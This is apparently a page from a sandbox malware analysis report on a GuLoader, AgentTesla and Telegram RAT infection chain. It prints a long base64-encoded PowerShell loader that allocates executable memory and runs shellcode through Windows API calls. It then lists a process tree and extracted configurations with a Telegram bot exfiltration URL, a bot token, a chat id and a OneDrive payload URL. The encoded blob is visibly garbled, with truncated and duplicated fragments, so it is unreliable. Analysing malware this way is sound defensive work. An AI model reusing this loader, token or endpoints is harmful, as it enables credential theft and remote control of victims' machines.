AEoARQBSACAATgBPAE4AUwBVAEIAIABrAGkAcgBrAGUAZgAgAGEAdAB0AGUAbQBwAGUAIABOAE8AUgBEAEEATQBFAFIASQBLACAAZgBsAGQAZQ
BrAGEAZwBlAHIAIABHAHIAZQBqADIAIABTAEsAQQBMAFAARQBOACAAUgBFAFQAUwBQAEwAIABHAFUAQgBCAEkATgAgAEIAQQBHAFQAQQBMACAA
dQByAG8AcwBpAHMAIABUAHIAawBnAGEAcgA5ACAARAByAGkAZgB0AHMAZgBvAHIAIAANAAoAIwBBAGYAZABlAGwAaQA4ACAAUwBVAFIARgBMAE
UARwBSAEkAIABiAGUAdAByAHkAZwAgAEUAUgBLAEwAQQBFACAAagB1AHMAdABlAHIAIAB0AGkAcABzAHMAZQBuACAARABJAFMATwBXAE4ASABB
AEwAIABDAE8AQwBLAFQAQQBJAEwAUwAgAFYAcgBkAGkAaABmAHQAZQBqAG8AIABTAG0AYQBhAHMAbgAgAEEATABLAE8ASABPACAARQBlAHMAbQ
BpAHQAaAA4ACAAUgBFAEQARQBNAFAAIABjAGgAcgB5ACAAawBsAGUAYQBnAGcAcgBlAGcAYQAgAHAAaABvAHQAbwB0AGgAIABTAFQAQQBNAEEA
RgBEAEUAIABTAGwAaQBrAGsAZQBwAG8AdAAxACAAbABhAHQAZQBjAG8AbQAgAGIAbABvAG0AIABUAFIAQQBGACAAUwBhAG4AcwBlAHQAIABGAE
UARABBUAEYAQQAgAA0ACgAjAGMAZQBuAHQAcgBhAGwAIABTAFkAUwBUAEUATQAgAFQAbwBrAHIAbwBuAGUAcwAyACAASwBBAFQAQQBQAFUAIABQ
AGgAbwB0AG8AaQBvADkAIABQAHIAbwBnAG4AbwBzACAATABJAFYATQAgAGIAbwBiAHMAbABlAGkAZwBoAGMAIABzAGwAZQBuAGQAcgBpAGEAIA
BzAG8AbABBzAHQAcgBhAGEAIABCAEUAUwBUAFkAUgAgAEIAbwBuAGQAZQBzAG4AbgBlAHIAMwAgAFcAaAB5AGUAdgBlAHIAbQBpADkAIABQAGUA
bgBnAGUAbgBkAGUAbgBzACAARABpAHYAYQByAGkAYwBhAHQAMQAgAFMAawBpAGwAZABlAHIAaAAgAEEATgBlAFkARABSAEkARABFAFMAIABSAG
UAdABzAGcAeQBsAGQAaQAgAFMAdAByAGEAdAAgAE4ASQBLAEsARQBMAEgARgBUAEUAIABPAHAAZwBhAHYAZQBiAG8AZwAgAEMAbwBuAHMAdAA0
ACAAUgBvAHMAaQBuAGIAOQAgAFAAQQBDAEsATQBBAEsAIABtAHkAcgBtAGUAawBpAHQAIABiAGEAYQBkAGUAbQBlAHMAdAAgAE4ATwBOAFMAUA
BFAEMAVQAgAG8AcgBrAGUAcwAgAEYAUgBFAE0ARgAgAEgAeQBkAHIAaQAgAEMAbwBsAG8AbgA1ACAADQAKACMAcwB5AGcAZAAgAGMAbABhAHIA
aQBuAHQAcgAgAEgAVQBNAE8AUgBQAFIAIABLAEkATgBFAFMATwBEAEkAQwBTACAAUwBhAHYAYgB1AGsAcwBvAHYAOAAgAEQASQBTAEcAUgBVAC
AAUwBIAEEAUABFAFIAUABMACAARgBpAHMAawAgAFYAYQBsAHQAZQByAGIAaQBvACAARABpAHMAaQBuAGgAYQBiAGkANAAgAFMAdQBwAGUAcgBz
AHUAYwAgAEQAZABBzAGEAYQByAHMAYQBnADQAIABBAGIAcwB1AHIAZABlADEAIABDAEEATQBTAFQARQBBAFIAWQAgAEsAbwBtAG0AYQBuAGQAbw
B2AGUANwAgAG0AaQBjAHIAbwBzACAAbwBnAGgAYQBtACAATgB5AGMAdABhAGwAbwBwADgAIABpAHIAcgBlAGYAbABlAGMAdABpACAATQBhAHMA
dABpAGcAbwBwAGgAMgAgAHQAaQB0AGEAbgBvAG4AaQAgAEkAbQBkAGUAawBvACAAWgBBAEwATwBQAEgAVQAgAFMAZgB5AHIAIABwAHUAcgBzAC
AASABvAGwAZABuACAAaQBtAHAAYQBzAHMAaQB2AGkAIABwAGEAcABlAGcAIABrAHQAZQByAGUAcAByAG8AZgBlACAAUwB2AG8AdgBsAGsAIABT
AHAAaQBsAGwAZQBkAGEAYQBzACAADQAKACMAZgBsAGIAZQB0AHMAdgBlACAAQQBEAEQASQBTAE8ATgAgAE8AVgBFAFIAIABmAG8AcgBsAGEAZA
BlAHIAIABSAGUAawB2AGkAcwBpAHQAbgBhACAAUgBlAHAAYQByAGEAdAAxACAATwBwAGQAYQB0ADYAIABFAG4AdABvAGMAeQBzACAAQwBIAEUA
RQBSACAAUwBwAGgAZQBjAG8AaQBkAGwAeQAgAFMAdABvAHUAIABGAGkAbgBhAG4AcwAgAE4AQQBOAE8ARwAgAGkAbwBkAG8AcABoAG8AcgBzAH
MAIAB0AHIAaQBrACAAUwB1AG4AcwBoAGkAMgAgAEIAUgBBAE4ARABBEAFIAUwBUAEgAIABTAHQAZQBhADcAIABVAE4ARABBWAEkARwBFAFIAUgBF
ACAAUwBhAG4AZwBlAHIAaQAgAFMAaQBuAGQAcwAgAEsAVQBSAFMAVQBTAE0AIABPAHYAZQByAGcAIABEAEUARgBFAE4AIABSAEUATQBQAEwAQQ
BDAEUAIABMAHUAawBzAHUAcwAzACAAcABsAHUAbQByAGUAIABSAEUAVgBJAFMASQAgAEkAbQBwAHIAZQBnAG4AaQAxACAAcwBjAGgAbAB1AG0A
cAAgAE0AYQB2AGUAZgBvADkAIAANAAoAIwBvAGYAZgBlAG4AIABGAG8AcgBzAHQAYQBuACAAQgBJAEYASQBHAFUAUgAgAEUAdgBlAHIAYgBlAG
EAcgBlAHIAMgAgAHMAbQByAGkAbgBnACAAVQBuAGUAcQB1AGEAMQAgAG0AZQB0AGUAcgBwAG8AIABQAEUAUgBTAE8ATgBBAEwARQAgAGIAagBk
AGUAIABHAFkAUABBTAFUAIABTAEEATgBEAEYATAAgAEQASQBTAFQAUgAgAE4AaQBsAHYAZQA0ACAAdABlAHMAdQAgAG0AaQB6AHoAbwBuAGkAIA
BTAHYAYQBsAGUAcgBvAGQAZQAgAEsAdgBpAGsAcwBsADUAIABIAFkARABSAE8ARQBMAEUAQwAgAFQAagB1AHIAZQBuAGwAYQB5AHUAIABNAGEA
dAByAGEAbgA2ACAAUgBVAFMAVAAgAE8AcABpAHMAIABNAG8AcgBzAG8AbQBoAGUAZABlADcAIABUAHIAZgBvAGQAZQByAGUAMQAgAEEAUwBIAE


UAUwBNAE8AIABCAFIATwBCAEEATgBFAFIAIABSAE8AQgBPAFQAIABqAG8AdQByAG4AYQBsAGkAcwB0ACAAUwBMAFYARQBSAEcAIAANAAoAIwBC
AEEAVABPAEQARQBOAEQAIABQAG8AbAB5AGYAZQBuAGUAIABTAHkAbgBvAHAAdABpACAASwBvAG4AdABpAG4AZQA0ACAAVABvAGsAYQB5AGUAcg
BlAG4AIABPAFIARABSACAAQwBsAG8AYwBlAHIAcwBvAGwAIABOAG8AcgBkAHMAdABlAGYAIABDAEEAUgBHAE8AIABRAHUAaQByAyADgAIABVAE4A
TgBVAE0AIAB1AGQAZABhAHQAYQBmACAATQBhAGsAcgBvADUAIABuAHUAbQBlAHIAbwAgAEEAbABsAG8AZABpAGEAbABpAHMANAAgAGMAcgBlAG
EAdABpAG8AbgBlAG4AIABBAG4AdABpAHAAcgBvAHQAZQBvACAASQBuAGQAYgBpAGwAZAB0ACAADQAKACMAUgBlAGcAcgBlADQAIABwAHUAbgBr
ACAAUwBpAG4AZABzAGIAZQB2ADkAIABCAGUAcgBsAGkAbgA3ACAAQwBhAHUAcwBlACAAQgBsAGEAdAB0AG8AaQBkAGUAYQgAGHMAdABvAHIAdA
AgAFUARABWAEkASwBMACAAQgBlAHIAcwByAGsAZQByADgAIABQAGEAcgBpAGEAZQBuAHUAbgA4ACAARgBMAEEARABUACAARABpAHMAcgB1AHAA
dAAxACAAQQBNAFAAVQBMAEwAQQBSAEgAIABhAG4AaQBzAGIAbwAgAHYAYQBsAHUAYQAgAEMAbwBlAHgAZQA3ACAATABOAEcAUwBMACAAQQBHAF
QARQBSAFMAUABFACAARgBsAG8AdAB0AGUAbgAgAEkAbQBwAGEAbABzAHkAcABsAHUAIABEAGUAbgB0AGEAbABpAHUAIABCAHIAbQBlACAAdABy
AHIAZQB0AHUAbQBiAGwAZQAgAFIAYQBuAGcAbwAgAEMAbwBuAGYAIABHAHIAYQBuAHYAbwBrAHMAbgAzACAAUwBpAG0AdQBsAHQANA
AgAA0ACgAjAFAAbwBsAGQAbwAgAGMAZQBuAHQAZQByAGsAbAAgAEEAcQB1AG8AYwBlAGwAIABzAGsAYQBuAGQAaQBuAGEAdgBlACAAUwB3AGkA
bgBnAGUAZgByAGkAawA3ACAAUABMAEEAVABJAEUAUwBUAEUAIABsAGEAdQByACAARABlAHMAaQAgAEYAbwByAG0AYQBuAGUAZABlACAATwBwAG
gAdAAgAFMAZQByAG0AbwBuAGkAYwBzAGIAIABNAGMAYgByADYAIABTAGsAbwBsAGUAYgBvACAARgByAGEAZAByAGEAZwBzADQAIABHAEUATQBN
AEEAVABFAEQAIABSAG8AcwB0AHIAbwBiAHIANQAgAEoAYQBjAGkAIABTAHQAbwByAG0AZwB0ADkAIABNAG8AcgBkAGEAbgBjAHkAcwBhADIAIA
BDAG8AcgBpADQAIABkAGkAcwBzAGUAIABTAHQAYQBkAHMAaQBuAGcAIABEAGUAcwBpAGcAbgBlAHIAIABkAGkAcwBzAGUAIABTAHQAYQBkAG
4AIABBAG4AdABpAHAAcgBvAHQAZQBvACAASQBuAGQAYgBpAGwAZAB0ACAADQAKACMAUgBlAGcAcgBlADQAIABwAHUAbgBr
ACAAUwBpAG4AZABzAGIAZQB2ADkAIABCAGUAcgBsAGkAbgA3ACAAQwBhAHUAcwBlACAAQgBsAGEAdAB0AG8AaQBkAGUAYQgAGHMAdABvAHIAdA
AgAFUARABWAEkASwBMACAAQgBlAHIAcwByAGsAZQByADgAIABQAGEAcgBpAGEAZQBuAHUAbgA4ACAARgBMAEEARABUACAARABpAHMAcgB1AHAA
dAAxACAAQQBNAFAAVQBMAEwAQQBSAEgAIABhAG4AaQBzAGIAbwAgAHYAYQBsAHUAYQAgAEMAbwBlAHgAZQA3ACAATABOAEcAUwBMACAAQQBHAF
QARQBSAFMAUABFACAARgBsAG8AdAB0AGUAbgAgAEkAbQBwAGEAbABzAHkAcABsAHUAIABEAGUAbgB0AGEAbABpAHUAIABCAHIAbQBlACAAdABy
AHIAZQB0AHUAbQBiAGwAZQAgAFIAYQBuAGcAbwAgAEMAbwBuAGYAIABHAHIAYQBuAHYAbwBrAHMAbgAzACAAUwBpAG0AdQBsAHQANA
AgAA0ACgAjAFAAbwBsAGQAbwAgAGMAZQBuAHQAZQByAGsAbAAgAEEAcQB1AG8AYwBlAGwAIABzAGsAYQBuAGQAaQBuAGEAdgBlACAAUwB3AGkA
bgBnAGUAZgByAGkAawA3ACAAUABMAEEAVABJAEUAUwBUAEUAIABsAGEAdQByACAARABlAHMAaQAgAEYAbwByAG0AYQBuAGUAZABlACAATwBwAG
gAdAAgAFMAZQByAG0AbwBuAGkAYwBzAGIAIABNAGMAYgByADYAIABTAGsAbwBsAGUAYgBvACAARgByAGEAZAByAGEAZwBzADQAIABHAEUATQBN
AEEAVABFAEQAIABSAG8AcwB0AHIAbwBiAHIANQAgAEoAYQBjAGkAIABTAHQAbwByAG0AZwB0ADkAIABNAG8AcgBkAGEAbgBjAHkAcwBhADIAIA
8AcgBkAGkAIABTAHYAaQBuAGQAbABlAHIAIAANAAoAIwBjAG8AbgBmAGUAIABvAGIAbABpAGcAIABTAGwAdQBtAHAAZQA5ACAAawBvAG4AdABv
AG4AdQBtAG0AZQAgAFYARQBMAEcAUgBFAFIARQBOACAAawBpAGwAZABlAHAAIABBAE4AVABJAFIAQQBDAEkAQQBMACAAVQBEAEwAQgBFAE4ARQ
BVAE4ASQAgAEkAUgBSAEUAUwAgAFMARQBBAE0ATABFAFQAIABBAG4AZABlAG4AYgBlAGgAYQBuADQAIAB0AHIAaQBsAGkAdABoAGEAIAB0AHIA
aQBnAGEAbQBhAHIAbAAgAEkAbgB0AGUAcgBzAHUANAAgAEMASABFAEMASwBFAFIAIABIAEUAWABBAEMATwBMACAARgBMAEUAUgBCAFIAVQBHAC
AAZwBsAGEAdABiAGEAIABSAHUAdAB5AGwAZQAgAEMAbwBwAHAAZQByADcAIAANAAoAIwBiAHIAdQBnAGUAcgBtACAAUwB0AGkAbgBrAGUANwAg
AFQAbwBlAHIAZQAgAEQAZQBnAGEAYQByAGQAIABWAGEAcwBjAG8AbgB2AGkAdAAgAEQAZQBwAG8AcwBpAHQAdQAgAEUAaQBjAG8AcwBhADkAIA
BQAGUAcgBvAGIAcgBhAGMAOAAgAFMARQBLAFUATgBEAFIATABJAFQAIABEAGUAbgB1ACAADQAKACMAbQBmAGkAawBrAGUAbgBzACAAaQBuAHQA
ZQByAHMAIABWAGEAbABnAGsAcgBlAGQAcwBlACAAUAByAG8AcwBpAGYANAAgAGsAbABlAG0AcwBrAHIAdQAgAFQAaQBsAG4AYQgAFAAYQByAH
QAaQBrAGEAbQAzACAAQQBwAHAAbwBpAG4AdABlAHIAIABUAHIAeQBrAGkAbQBwADgAIABUAG8AaQBsAGUAdAA4ACAAQgBFAFQATABFAEgARQBN
AFMAUwAgAEgAZQBwAHQAMgAgAFAAbwBzAHQAcAB1ADQAIABMAHkAcwBpADcAIABvAHAAbQB1AG4AdAByAGkAbgBnAHcAUwBQAE8ATwBNAFAAUg
BHAEUAVAAgAGMAbwB3AGIAbwB5AGUAcgB0ACAARgBPAFIATABOAEcAUwBUACAAZgBhAGkAcgBsAGUAYQBkACAAVABBAFIASQBGAEUAIAANAAoA
IwBVAG4AdgBvACAAUwBvAHAAcgA5ACAAbgBvAG4AcwAgAG4AbwBuAGEAYgBzAG8AcgAgAE0ATwBOAEUAWQBBAEcARQAgAHAAbwBzAHQAawBvAC
AAYwBhAHIAcABvAHAAdAAgAEMAbwBuAGMAaQBvAG4AIABUAEUAVgBBAE4ARABGACAAVABFAEwARQAgAEQAaQBzAHQAawBvAC
AGwAaQB1AG0AbQBlAHQAOQAgAGIAdQByAG8AZQBrAHMAYQBtACAAbQB1AGwAdABpAGwAaQAgAHMAawBhAHIAcABzACAAYQBuAHQAaQBrAGsA
BuACAAYQBtAGIAdQBzACAASwByAGEAZgB0AHUAZAB0ADgAIABVAG4AZABlAHIANgAgAEsAbwBkAHUAcgBpAHQAZQBkADgAIABJAE4AVABFAEwA
TABJAEcARQAgAFMASQBEAEUATAAgAE0AYQB5AG8AbgBuAGEAaQBzACAAVABBAEIARQBMAEwAQQBSAEkAQQAgAA0ACgAjAEEAUgBCAEEAQwBJAE
4AVwBBACAAUABhAHIAbwB4AHkAdABvAG4AMQAgAFMAcQB1AGEAbQBhAHQAZQBkADAHIAMwAgAEwAaQBnAGIAcgBuAGQAMQAgAEkAYABGAEUAUA
BGAG8AcgBlAHAAYQBsADEAIABNAGEAcwBrACAAQQBnAHQAcABhACAAZQBuAHQAYQBtAGUAYgBhACAAUABFAFIASQBTAEsATwBQAEgAIABVAGQA
cgBhAGEANgAgAA0ACgAjAFQAUgBJAFMAUwAgAEkAbgBmAGkAbAA3ACAAUgBFAFAAVQAgAEYAaQBsAGUAcwAgAEMAbwBuAHYAMQAgAEYAaQBsAG
wAaQBzAHQAIABJAHMAbABhAG0AaQBzAHQAIABEAE8AWgBaAEwARQBEACAARABlAG4AdQBtAGEAaABvAG8AAxACAADQ
AKACMARAB1AGIAbABhAG4AdABlACAATABlAGQAZQByAHcAIABBAHQAdABhAGMAbwAgAEYAQQBOAEUARgBkACAATQB1AGwAdAAxACAADQ
AgAEIAbABrAGgAYQB0AHQAZQBzACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4A
IABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAE
kAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABUAGUAcgBy
AGEAawA1ADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGcAZABpADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQ
BjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0ARgBvAG4AdAAgAE4AdABBAGwAbABvAGMA
YQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAVABlAHIAcgBhAGsANQA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABLAH
IAaQB0AGkAawBrAGUAcgBkADgALABpAG4AdAAgAFAAdQBtAGkAYwBvAHMAZQBmACAASQBuAHQAMwAyACAAVABlAHIAcgBh
AGsANQAsAGkAbgB0ACAAUwBUAFIASQBLAFYALABpAG4AdAAgAFQAZQByAHIAYQBrADUAMAAsAGkAbgB0ACAASwBS
AFMARQBMAFMALABpAG4AdAAgAFMASQBMAEUALABpAG4AdAAgAEkAbgBkAHQAYQBwAHAAZQApADsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKA
AiAG4AdABkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMA
YQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAVABlAHIAcgBhAGsANQA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABLAH
IAaQB0AGkAawBrAGUAcgBkADgALABpAG4AdAAgAFAAdQBtAGkAYwBvAHMAZQBmACAASQBuAHQAMwAyACAAVABlAHIAcgBh
AGsANQAsAGkAbgB0ACAARABpAHMAYwBvAG0AbQBlAG4AdABpAG8AbgBzACAAQwB4AHQAZQByAG4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMA
ANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAVQBTAEUAUgAzADIAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUA
cgBuACAASQBuAHQAUAB0AHIAIABFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKABJAG4AdAB2AHQAZQByAHIAYQBrADUAMAAsAGkAbgB0ACAASwBS
AEgASQBOAEcAIABLAGIAZQBzAHUAbQBzAHIAdQAgAFcAQQBZAFcAIABjAGEAZABtAGkAdQBtAGYAIABUAFIARQBTACAAUgBFAEcASQBPAE4AQQ
BMAEkAIABpAG4AawBiAGUAcgByAGkAZQBzACAAUgBFAEcASQBTAFQAUgAgAFIAYQBzAHQAZQBnAGUANQAgAFAAZQBsAHYAaQBtAGUA
Copyright Joe Security LLC 2022
Page 8 of 69

NQAgAFIAZQBlAGwAbAAgAA0ACgAkAFQAZQByAHIAYQBrADUAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAAIgAgACsAIAAiAFwAVAByAG8AbABkAG
UAcwAuAGQAYQB0ACIADQAKACMAQgBBAFUAVABBACAARgBSAE8AVwBOACAAUABhAGwAbQAgAEUAcABhAG4AbwAgAE4AbwBuAGkAbgBjAHIAZQBh
ACAAVQBuAGUAbQBiAGEAeQBlAGQAdQA4ACAAQgBFAE4AWgBJAE4AQwBIAEEAIABiAG8AbgBhAGkAcgBlACAASQBEAEUAQQBMAFkASwAgAEsATg
BJAFAATABFACAATABhAGsAcwBmADkAIABCAEUAQwBIAEEAIABGAGwAYQBzAGsAZQBuAHMAcwAgAE0AYQBzAHMAYQBrAHIAZQByADYAIABTAGsA
ZQB3ACAARgByAG8AdwBzAHQAcwB0AHIAZQAgAEMAaABpAHIAaQBuAG8AdQA2ACAAUgBVAEIAQgBMAFkAUwBUAFIAIABPAG4AYwBpAGEAcwBhAG
0AbQBlACAATwBwAHQAbwBpADQAIABTAHkAYwBhAG0AaQBuAGUAIABTAGEAbABtAGkAcwAgAA0ACgAkAFQAZQByAHIAYQBrADUAMwA9ADAAOwAN
AAoAJABUAGUAcgByAGEAawA1ADkAPQAxADAANAA4ADUANwA2ADsADQAKACQAVABlAHIAcgBhAGsANQA4AD0AWwBUAGUAcgByAGEAawA1ADEAXQ
A6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdACQAVABlAHIAcgBhAGsA
NQAzACwAMAAsAFsAcgBlAGYAXQAkAFQAZQByAHIAYQBrADUAOQAsADEAMgAyADgAOAAsADYANAApAA0ACgAjAGQAaQBzAHAAbABlAGEAcwB1AC
AAUwB1AGIAcwBhAGwAdABkADcAIABiAHUAZwBoAHUAbABlAHIAcwBoACAAUwBlAHAAbwBuADUAIABQAEUATgBTAEkATwBOAEUAUgBOACAAUwB2
AHYAZQBmAGwAeQBlADMAIABUAFIATwBMAEQATQBBACAAZwBhAHMAdAByAG8AcABoAGkAIABlAG4AYwBoAGEAIABLAEwAQQBWAEUAUwAgAG0Abw
BkAHIAZQBnAG4AaQBuACAATQBJAEwASQBFAFUAUwAgAFMAbwBnAGcAZQBuACAARgBPAFIAVABBAEwARQBSAFMAIABmAGEAbQBsAGYAcgBpAGQA
IABEAGkAcwBwADUAIABPAHAAaAB2ACAAUwBrAHUAbABwAHQAIABlAG4AcwBpAGQAaQAgAFMAawB5AGYAbwAgAEMAbwBuAGkAbgBlAGUANgAgAF
IAZQBzAGUAcgB2AGUAbwBmACAAdgBhAGkAcgAgAEUAUABJAEQARQBNACAAQQBFAFIATwBNAEUAVAAgAFMARQBYAEYASQBMAE0AIABTAFQAQQBL
AE4ASQAgAEcAYQBuAGcAYgByAGUAZAAxACAAUwBVAFMAUABFAE4AIABDAHIAeQBwAHQAIABEAFkARwBUAEkARwBHAFIAQwAgAEQASQBTAFAAVQ
AgAA0ACgAkAFQAZQByAHIAYQBrADUANAA9AFsAVABlAHIAcgBhAGsANQAxAF0AOgA6AFYAaQBhAGMAKAAkAFQAZQByAHIAYQBrADUAMgAsADIA
MQA0ADcANAA4ADMANgA0ADgALAAxACwAMAAsADMALAAxADIAOAAsADAAKQANAAoAIwBTAHUAYgBzACAASQBuAHQAcgBhAHQAcgAgAFUAbgBmAH
IAdQBpAHQAIABFAE4ARABFAEIAQQAgAFMAZQBuAHQAaQBuAGUAMwAgAFIAUgBMAEkAIABPAHUAdABwAHIAZQBlAG4AcwBjADcAIABEAEUATgBT
AEkAVABFAFQARQBSACAAUwBWAFUATABTAFQAIAANAAoAJABUAGUAcgByAGEAawA1ADUAPQAwADsADQAKACMARQBwAGkAZwBlAHUAOQAgAEIAZQ
BlAGgAaQB2AGUAcwBwAGUANAAgAG0AYQBsAHQAaABlACAAYgBhAHMAdABpAG4AYQBkACAAVAByAGsAcABsAGEAcwB0AGUANQAgAHUAZABzAGsA
cgBlACAASQBOAEQATwBLAFQAUgBJAE4AIABTAFQASgBFAFIATgBFACAATgBvAHQAZQByAGkAbgBnADcAIABiAGUAcwBrAGEAZAAgAFAAQQBOAF
QAUwBUAE4ASQAgAFMAbABhAHMAaABpAG4ANAAgAEwATwBUAEUAIABFAG0AcABpAHIANgAgAEkATgBOAE8AVgBBAFQASQAgAEUAcwB0AGkAbQBh
AHQAIABxAHUAaQBzAHEAIABHAEEATABEAFIASQBNAEEATQBPACAARABCAEQASQBTAFAARQBSAEcAQQAgAG0AbwBuAG8AbABvAGcAIAByAHUAeA
BkAHkAYgBkAGUAcAAgAEUATgBWAEkAUwBBAEcAIABSAHUAZwBlACAARABPAE8AUgBTAFQARQBBACAASwBlAG4AeQBhAG4AZQByAEcAAwBvAGkA
ZwBtAG8AcgBkAGUAcgA4ACAAcABvAGkAcwB2ACAAVABSAE8AVQBCACAAVQBQAEcAUgBPACAAQgB5AGcAZwBlAHQAaQBsADYAIABDAE8AQQBDAE
gARgBVAEwAVABJACAAQgB5AHIAbwAxACAATgBvAG4AcgBlAGEAbABpAHMAMwAgAA0ACgBbAFQAZQByAHIAYQBrADUAMQBdADoAOgBDAEQAQQBD
ACgAJABUAGUAcgByAGEAawA1ADQALAAkAFQAZQByAHIAYQBrADUAMwAsADUAOAAzADQAMQAsAFsAcgBlAGYAXQAkAFQAZQByAHIAYQBrADUANQ
AsADAAKQANAAoAIwBTAGsAcgBkAGQAZQByACAAZgBqAGEAbgB0AGUAdgB5AHUAIABHAHUAZQBsADgAIABSAEUARABBAEsAIABUAEkATABUACAA
SQBOAFYASQBUAEUAUgBFAE4AIABHAEwAQQBEAEUAUwBUAEUAUwAgAHUAZwByAHMAcwBlAHQAcwB0AHkAIABOAEEAVgBOAEUARgBMACAASABVAE
4ARABFAE4ARQBTACAAYwBhAHMAYwBhAGQAIABDAGEAbgBhAGEAbgBpAHQAaQAgAFUAbgByAGUAIABWAGEAYgBsAGUANAAgAEgAeQBnAHIAbwBw
AGgAdABoACAATABhAHAAaQBjAGkAZAA5ACAARwBhAHcAcgAwBpACAAdABpAGQAcwBhAGsAcwBlACAAQQBnAGUAcgBzAGUAIABhAGwAZQB1AHQAaQ
BhAG4AcwAgAIAeQByAGEAYQBkAHMAbQAgAEUAbgB0AGUAbABvAGQAbwA0ACAAQgBSAEEATgBDAEgASQBPAEIARAAgAEMAbwByAHIAOAAgAFMA
dQBwAGUAcgBhACAAUgBlAHMAYgBvAHIAZwAgAEgAbwB2AGUAZABiAGEAOQAgAFIARQBLAFIARQBFACAAcwB0AG8AcAB1ACAADQAKAFsAVABlAH
IAcgBhAGsANQAxAF0AOgA6AEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoACQAVABlAHIAcgBhAGsANQAzACwAIAAwACkADQAKAA0ACgA= MD5:
C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 1632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - csc.exe (PID: 3528 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
      - cvtres.exe (PID: 6136 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF835.tmp" "c:\Users\user\AppData\Local\Temp\5gap5ezo\CSCC8BD0ABCCBE4C73AB31B0DCB5E94165.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)
    - CasPol.exe (PID: 8376 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - ieinstal.exe (PID: 8540 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\msjsdp MD5: 7871873BABCEA94FBA13900B561C7C55)
  - ieinstal.exe (PID: 4020 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\omodehqjd MD5: 7871873BABCEA94FBA13900B561C7C55)
  - ieinstal.exe (PID: 9032 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\zobwfaalrtsxm MD5: 7871873BABCEA94FBA13900B561C7C55)
  - ieinstal.exe (PID: 5236 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\xxulbm MD5: 7871873BABCEA94FBA13900B561C7C55)
  - ieinstal.exe (PID: 6064 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\iahwcebtg MD5: 7871873BABCEA94FBA13900B561C7C55)
  - ieinstal.exe (PID: 2684 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\sumouwmncqxiz MD5: 7871873BABCEA94FBA13900B561C7C55)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "Telegram",
  "Chat id": "-623186656",
  "Chat URL": "https://api.telegram.org/bot2135733177:AAGBiQMSb9sct4MUL0kpdpB0pPO3n3AKBfA/sendDocument"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://onedrive.live.com/download?cid=B6AB3B5EAFD51867&resid=B6AB3B5EAFD51867%21312&authkey=AJEiJ04sJsNk"
}
```


Threatname: Telegram RAT


```
{
  "C2 url": "https://api.telegram.org/bot2135733177:AAGBiQMSb9sct4MUL0kpdpB0pPO3n3AKBfA/sendMessage"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000023.00000002.3337167137.0000000009500000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000001B.00000003.2548688512.0000000000646000.00000004.00000020.00020000.00000000.sdmp	SUSP_LNK_SuspiciousCommands	Detects LNK file with suspicious content	Florian Roth	• 0x5a3c:$s12: Wscript.Shell • 0x9bd2:$s12: Wscript.Shell
00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
